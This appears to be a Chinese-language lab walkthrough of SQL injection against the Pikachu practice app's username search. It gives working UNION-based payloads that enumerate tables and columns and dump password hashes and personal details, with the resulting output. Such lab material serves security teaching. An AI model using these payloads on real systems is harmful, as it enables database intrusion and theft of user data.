



请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看?

用户名中含有all的结果如下:

username：allen
uid:2
email is: allen@pikachu.com

1. 修改： allen%’ or 1=1#




请输入用户名进行查找

如果记不住用户名，输入用户名的一部分搜索的试试看?

用户名中含有allen%' or 1=1#的结果如下:

```
username：vince
uid:1
email is: vince@pikachu.com

username：allen
uid:2
email is: allen@pikachu.com

username：kobe
uid:3
email is: kobe@pikachu.com

username：grady
uid:4
email is: grady@pikachu.com

username：kevin
uid:5
email is: kevin@pikachu.com

username：lucy
uid:6
email is: lucy@pikachu.com

username：lili
uid:7
email is: lili@pikachu.com
```

2. 二分法查询表列数： allen%’ order by 3




如果记不住用户名，输入用户名的一部分搜索的试试

用户名中含有allen%' order by 3#的结果如下:

```
username：allen
uid:2
email is: allen@pikachu.com
```

3 查询表名： allen%’ union select user(),database(),2 #




用户名中含有 allen%' union select user(),database(),2 #的结果如下：

username：root@localhost
uid:pikachu
email is: 2

4. 爆破数据库pikachu的所有表名

allen%’ union select group_concat(distinct table_name),2,3 from information_schema.columns where table_schema=database()#



请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？


用户名中含有allen%' union select group_concat(distinct table_name),2,3 from information_schema.columns where table_schema=database()#的结果如下：

username：allen
uid:2
email is: allen@pikachu.com

username：httpinfo,member,message,users,xssblind
uid:2
email is: 3

5. 爆破数据表users的所有列名

allen%’ union select group_concat(distinct column_name),2,3 from information_schema.columns where table_schema=database() and table_name=’users’#




用户名中含有allen%' union select group_concat(distinct column_name),2,3 from information_schema.columns where table_schema=database() and table_name='users'#的结果如下：

username：allen
uid:2
email is: allen@pikachu.com

username：id,username,password,level
uid:2
email is: 3

6. 爆破user表，获取信息


allen%’ union select concat(id,username,password,level),2,3 from users#



用户名中含有allen%' union select concat(id,username,password,level),2,3 from users#的结果如下:

```
username: allen
uid:2
email is: allen@pikachu.com

username: 1admine10adc3949ba59abbe56e057f20f883e1
uid:2
email is: 3

username: 2pikachu670b14728ad9902aecba32e22fa4f6bd2
uid:2
email is: 3

username: 3teste99a18c428cb38d5f260853678922e033
uid:2
email is: 3
```

5.1爆破member表，获取所有的列名：allen%’ union select group_concat(distinct column_name),2,3 from information_schema.columns where table_schema=database() and table_name=’member’#




用户名中含有allen%' union select group_concat(distinct column_name),2,3 from information_schema.columns where table_schema=database() and table_name='member'#的结果如下:

```
username: allen
uid:2
email is: allen@pikachu.com

username: id,username,pw,sex,phonenum,address,email
uid:2
email is: 3
```

5.2 获取member表所有信息

allen%’ union select concat(id,username,pw,sex,phonenum,address,email),2,3 from member#



用户名中含有allen%' union select concat(id,username,pw,sex,phonenum,address,email),2,3 from member#的结果如下:

```
username：allen
uid:2
email is: allen@pikachu.com

username：1vincee10adc3949ba59abbe56e057f20f883eboy18626545453chainvince@pikachu.com
uid:2
email is: 3

username：2allene10adc3949ba59abbe56e057f20f883eboy13676767767nba 76allen@pikachu.com
uid:2
email is: 3

username：3kobee10adc3949ba59abbe56e057f20f883eboy15988767673nba lakeskobe@pikachu.com
uid:2
email is: 3

username：4gradye10adc3949ba59abbe56e057f20f883eboy13676765545nba hsgrady@pikachu.com
uid:2
email is: 3

username：5kevine10adc3949ba59abbe56e057f20f883eboy13677676754Oklahoma City Thunderkevin@pikachu.com
uid:2
email is: 3

username：6lucye10adc3949ba59abbe56e057f20f883egirl12345678922usalucy@pikachu.com
uid:2
email is: 3

username：7lilie10adc3949ba59abbe56e057f20f883egirl18656565545usalili@pikachu.com
uid:2
email is: 3
```